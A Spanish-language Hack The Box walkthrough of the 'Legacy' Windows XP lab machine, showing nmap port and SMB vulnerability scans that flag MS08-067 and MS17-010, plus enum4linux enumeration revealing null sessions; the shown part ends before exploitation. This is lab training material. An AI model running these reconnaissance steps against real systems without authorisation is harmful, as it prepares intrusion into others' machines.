
Colombia Hack Agent (CHackA)

[...]	Developer:	Jairo A. García H.	[...]
[...]	Version:	1.0.	[...]
[...]	Codename:	HACKLAB HTB – Legacy	[...]
[...]	Report to:	chacka0101 @ gmail.com	[...]
[...]	Homepage:	https://github.com/chacka0101/HACKLABS	[...]
[...]	Publication Date:	25/OCT/2019	[...]


HACKLAB Hack The Box - Legacy




Hostname: Legacy
IP: 10.10.10.4
Operating System: Windows

Walkthrough

Analizamos los puertos y servicios abiertos:




```
root@chacka0101:~# nmap -vvv -sC -sV 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-25 20:07 -05
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:07
Completed NSE at 20:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:07
Completed NSE at 20:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:07
Completed NSE at 20:07, 0.00s elapsed
Initiating Ping Scan at 20:07
Scanning 10.10.10.4 [4 ports]
Completed Ping Scan at 20:07, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:07
Completed Parallel DNS resolution of 1 host. at 20:07, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:07
Scanning 10.10.10.4 [1000 ports]
Discovered open port 445/tcp on 10.10.10.4
Discovered open port 139/tcp on 10.10.10.4
Completed SYN Stealth Scan at 20:07, 11.47s elapsed (1000 total ports)
Initiating Service scan at 20:07
Scanning 2 services on 10.10.10.4
Completed Service scan at 20:07, 6.76s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.4.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:07
NSE Timing: About 99.27% done; ETC: 20:07 (0:00:00 remaining)
Completed NSE at 20:08, 51.94s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
Nmap scan report for 10.10.10.4
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2019-10-25 20:07:01 -05 for 71s
Not shown: 997 filtered ports
Reason: 997 no-responses
```



```
PORT     STATE  SERVICE       REASON          VERSION
139/tcp  open   netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  syn-ack ttl 127 Windows XP microsoft-ds
3389/tcp closed ms-wbt-server reset ttl 127
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h57m41s, deviation: 1h24m50s, median: 4d23h57m41s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:38:d7 (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 50 56 b9 38 d7 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40600/tcp): CLEAN (Timeout)
|   Check 2 (port 61192/tcp): CLEAN (Timeout)
|   Check 3 (port 50902/udp): CLEAN (Timeout)
|   Check 4 (port 38705/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2019-10-31T05:05:02+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:08
Completed NSE at 20:08, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.04 seconds
           Raw packets sent: 2008 (88.328KB) | Rcvd: 22 (1.360KB)
root@chacka0101:~#
```


Escanear vulnerabilidades:

```
root@chacka0101:~# nmap -vvv -p 139,445 --script=smb-vuln-* 10.10.10.4
```




```
root@chacka0101:~# nmap -vvv -p 139,445 --script=smb-vuln-* 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-25 20:12 -05
NSE: Loaded 11 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 20:12
Completed NSE at 20:12, 0.00s elapsed
Initiating Ping Scan at 20:12
Scanning 10.10.10.4 [4 ports]
Completed Ping Scan at 20:12, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:12
Completed Parallel DNS resolution of 1 host. at 20:12, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:12
Scanning 10.10.10.4 [2 ports]
Discovered open port 139/tcp on 10.10.10.4
Discovered open port 445/tcp on 10.10.10.4
Completed SYN Stealth Scan at 20:12, 0.21s elapsed (2 total ports)
NSE: Script scanning 10.10.10.4.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 20:12
Completed NSE at 20:12, 7.77s elapsed
Nmap scan report for 10.10.10.4
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2019-10-25 20:12:15 -05 for 8s

PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack ttl 127
445/tcp open  microsoft-ds syn-ack ttl 127

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

```
root@chacka0101:~# nmap -vvv -p 139,445,3389 --script=*-vuln-* 10.10.10.3
```




```
PORT     STATE  SERVICE       REASON
139/tcp  open   netbios-ssn   syn-ack ttl 127
445/tcp  open   microsoft-ds  syn-ack ttl 127
3389/tcp closed ms-wbt-server reset ttl 127

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 20:24
Completed NSE at 20:24, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.69 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (156B)
root@chacka0101:~# 
```

Encontramos dos vulnerabilidades:



```
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```


Hacemos otra búsqueda de posibles vulnerabilidades mediante el software **enum4linux:**



```
root@chacka0101:~# enum4linux 10.10.10.4
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Oct 25 20:28:57 2019

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.10.10.4
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on 10.10.10.4    |
 ==================================================
[+] Got domain/workgroup name: HTB

 ==========================================
|    Nbtstat Information for 10.10.10.4    |
 ==========================================
Looking up status of 10.10.10.4
        LEGACY          <00> -         B <ACTIVE>  Workstation Service
        HTB             <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        LEGACY          <20> -         B <ACTIVE>  File Server Service
        HTB             <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        HTB             <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-50-56-B9-38-D7

 ===================================
|    Session Check on 10.10.10.4    |
 ===================================
[+] Server 10.10.10.4 allows sessions using username '', password ''

 =========================================
|    Getting domain SID for 10.10.10.4    |
 =========================================
Cannot connect to server.  Error was NT_STATUS_INVALID_PARAMETER
[+] Can't determine if host is part of domain or part of a workgroup
```

